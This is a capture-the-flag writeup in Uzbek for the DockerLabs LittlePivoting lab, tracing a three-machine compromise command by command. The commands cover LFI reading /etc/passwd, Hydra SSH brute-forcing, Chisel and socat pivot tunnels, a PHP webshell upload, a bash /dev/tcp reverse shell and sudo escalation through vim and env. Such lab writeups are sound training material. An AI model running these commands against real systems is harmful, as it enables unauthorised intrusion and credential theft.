

LittlePivoting — writeup

Docker muhitidagi LittlePivoting (DockerLabs) laboratoriya mashinasi. Dastlab nishon IP-manzili (`10.10.10.2` - inclusion) bo‘yicha to‘liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada `22/tcp` (SSH - OpenSSH 9.2p1) hamda `80/tcp` (HTTP - Apache 2.4.57) portlari ochiqligi aniqlandi.





```
BUYRUQ :
nmap 10.10.10.2 -p- --min-rate=5000
```

80-portda joylashgan Apache veb-serveri Gobuster vositasi orqali kataloglar bo‘yicha skanerlandi va `/shop/` bo‘limi mavjudligi aniqlandi. Ushbu bo‘limdagi `index.php` sahifasi tahlil qilinganda, `archivo` parametri orqali tizim fayllarini o‘qish imkonini beruvchi Directory Traversal (LFI) zaifligi topildi hamda `/etc/passwd` faylidan `manchi` va `seller` foydalanuvchilari fosh etildi.




```
BUYRUQLAR :
gobuster dir -u http://10.10.10.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
m.txt
curl -s "http://10.10.10.2/shop/index.php?archivo=../../../../etc/passwd"
```

Aniqlangan `manchi` hisobi uchun Hydra vositasi va `rockyou.txt` lug‘ati yordamida SSH (22-port) xizmatiga brute-force hujumi uyushtirildi va parol muvaffaqiyatli topildi (`manchi:lovely`). SSH orqali 1-mashinaga (inclusion) ulanildi hamda tarmoq interfeyslari ko‘zdan kechirilib, mashinada ikkinchi ichki tarmoq interfeysi (`20.20.20.2`) mavjudligi tasdiqlandi.





```
BUYRUQLAR :
hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.2 -t 10
ssh manchi@10.10.10.2
hostname -I
```

Ikkinchi ichki tarmoq (`20.20.20.0/24`) bo‘ylab Bash bir qatorli buyrug‘i yordamida tezkor ping tekshiruvi o‘tkazildi va yangi faol xost `20.20.20.3` aniqlandi. Ushbu izolyatsiyalangan tarmoqqa kirish uchun Chisel vositasi yordamida hujumchi mashinada teskari server (`1234` -port), 1-mashinada esa mijoz ishga tushirilib, `127.0.0.1:1080` manzilida SOCKS5 dinamik tuneli (Pivot 1) muvaffaqiyatli barpo etildi.





```
BUYRUQLAR :
for host in $(seq 1 254); do timeout 1 bash -c "ping -c 1 20.20.20.$host &>/dev/null" && echo
"[+] HOST - 20.20.20.$host" & done; wait
chisel server --reverse -p 1234
/tmp/chisel client 10.10.10.1:1234 R:1080:socks
```

Proxychains va SOCKS5 (`1080`) tuneli orqali 2-mashina (`20.20.20.3` - trust) tahlil qilindi. `/secret.php` sahifasi ko‘zdan kechirilganda `mario` foydalanuvchisi fosh etildi. So‘ngra Hydra vositasi orqali SSH portiga lug‘at asosida hujum qilinib, hisob paroli (`mario:chocolate`) topildi hamda 2-mashinaga dastlabki SSH sessiyasi o‘rnatildi.





```
BUYRUQLAR :
curl -s --socks5 127.0.0.1:1080 http://20.20.20.3/secret.php
proxychains4 hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://20.20.20.3 -t 7
proxychains4 ssh mario@20.20.20.3
```

2-mashinada (trust) `mario` foydalanuvchisi huquqlari `sudo -l` orqali tekshirilganda, `/usr/bin/vim` buyrug‘ini parolsiz bajarish imtiyozi (`(ALL) /usr/bin/vim`) mavjudligi ma'lum bo‘ldi. GTFOBins usulidan foydalanib, Vim buyruq qatoridan to‘g‘ridan-to‘g‘ri root qobig‘i chaqirildi hamda ushbu mashinada to‘liq `root` darajasiga erishildi. Shuningdek, mashinada uchinchi tarmoq interfeysi (`30.30.30.2`) mavjudligi aniqlandi.




```
BUYRUQLAR :
sudo -l
sudo vim -c ':!/bin/bash'
whoami && id && hostname -I
```


Uchinchi ichki tarmoq (`30.30.30.0/24`) bo‘ylab 80-port tekshirilganda `30.30.30.3` mashinasi aniqlandi. 2-mashina (trust) to‘g‘ridan-to‘g‘ri Kali bilan bog‘lana olmagani sababli, 1-mashinada (inclusion) `3001` porti Kali'dagi `1234` Chisel serveriga yo‘naltirildi. So‘ngra 2-mashinadan Chisel mijozi ushbu port orqali ulanib, Kali'da ikkinchi SOCKS5 dinamik tuneli (`127.0.0.1:1081` - Pivot 2) muvaffaqiyatli yo‘lga qo‘yildi.



BUYRUQLAR :


```
for host in $(seq 1 254); do (timeout 1 bash -c "echo > /dev/tcp/30.30.30.$host/80" 2>/dev/nul
l && echo "[+] HOST - 30.30.30.$host") & done; wait
socat tcp-l:3001,fork,reuseaddr tcp:10.10.10.1:1234 &
/tmp/chisel client 20.20.20.2:3001 R:1081:socks
```

SOCKS5 (`1081`) orqali 3-mashina (`30.30.30.3` - upload) veb-sahifasidagi fayl yuklash formasi tahlil qilindi. Tizimga `cmd.php` webshell fayli yuklandi hamda `/uploads/cmd.php` orqali masofaviy buyruq bajarish (RCE) imkoniyati tasdiqlandi. Reverse shell ulanishini Kali'ga qaytarish uchun 2 va 1-mashinalar orqali `5531` port zanjiri ishga tushirildi va Netcat tinglovchisiga interaktiv `www-data` qobig‘i qabul qilindi.




```
BUYRUQLAR :
curl -s --socks5 127.0.0.1:1081 -F "file=@cmd.php" -F "submit=Upload File" http://30.30.30.3/u
pload.php
nc -nlvp 5531
curl -s --socks5 127.0.0.1:1081 -G --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/30.30.3
0.2/5531 0>&1'" "http://30.30.30.3/uploads/cmd.php"
```

Olingan reverse shell orqali `www-data` foydalanuvchisi imtiyozlari `sudo -l` buyrug‘i yordamida tekshirildi. Natijada `/usr/bin/env` buyrug‘ini hech qanday parolsiz root sifatida ishga tushirish huquqi (`(root) NOPASSWD: /usr/bin/env`) mavjudligi aniqlandi. GTFOBins usuli asosida `sudo /usr/bin/env /bin/bash` buyrug‘i orqali 3-mashinada to‘liq `ROOT` huquqiga erishildi hamda barcha mashinalar to‘liq komprometatsiya qilindi.




```
BUYRUQLAR :
sudo -l
sudo /usr/bin/env /bin/bash
whoami && id && hostname -I
```

